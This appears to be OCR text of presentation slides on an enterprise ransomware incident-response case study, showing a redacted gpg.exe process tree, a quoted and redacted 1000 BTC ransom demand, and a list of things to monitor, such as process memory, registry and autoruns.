
- [redacted] (2584)
  - gpg.exe (2256)
  - gpg.exe (2472)
    [redacted]
  - gpg.exe (1976)
    [redacted]
  - gpg.exe (868) -
    [redacted]
  - gpg.exe (1920)
    [redacted]
  - gpg.exe (1892)
    [redacted]
  - gpg.exe (2716)
    [redacted]
  - gpg.exe (1520)
    [redacted]

CASE STUDY 1:

ENTERPRISE RANSOMWARE



```
   Send 1000 BTC to the bitcoin address [redacted]
Please note that we require [redacted] transaction confirmations.
    - To view the current status of your transaction please follow the link:
https[redacted]
```



1000 Bitcoin equals

11779985.00 US Dollar

1000 | Bitcoin

11779985.00 | US Dollar

CASE STUDY 1:
ENTERPRISE RANSOMWARE

So what do we do???

- Agents needs to be deployed FAST!!!!
- Start monitor:
  - Process memory
  - Registry
  - Process Execution
  - Autoruns and Scheduled Tasks
  - Etc…


But is this enough???

- I don’t think so

So what do you do then?


CASE STUDY 1:

ENTERPRISE RANSOMWARE

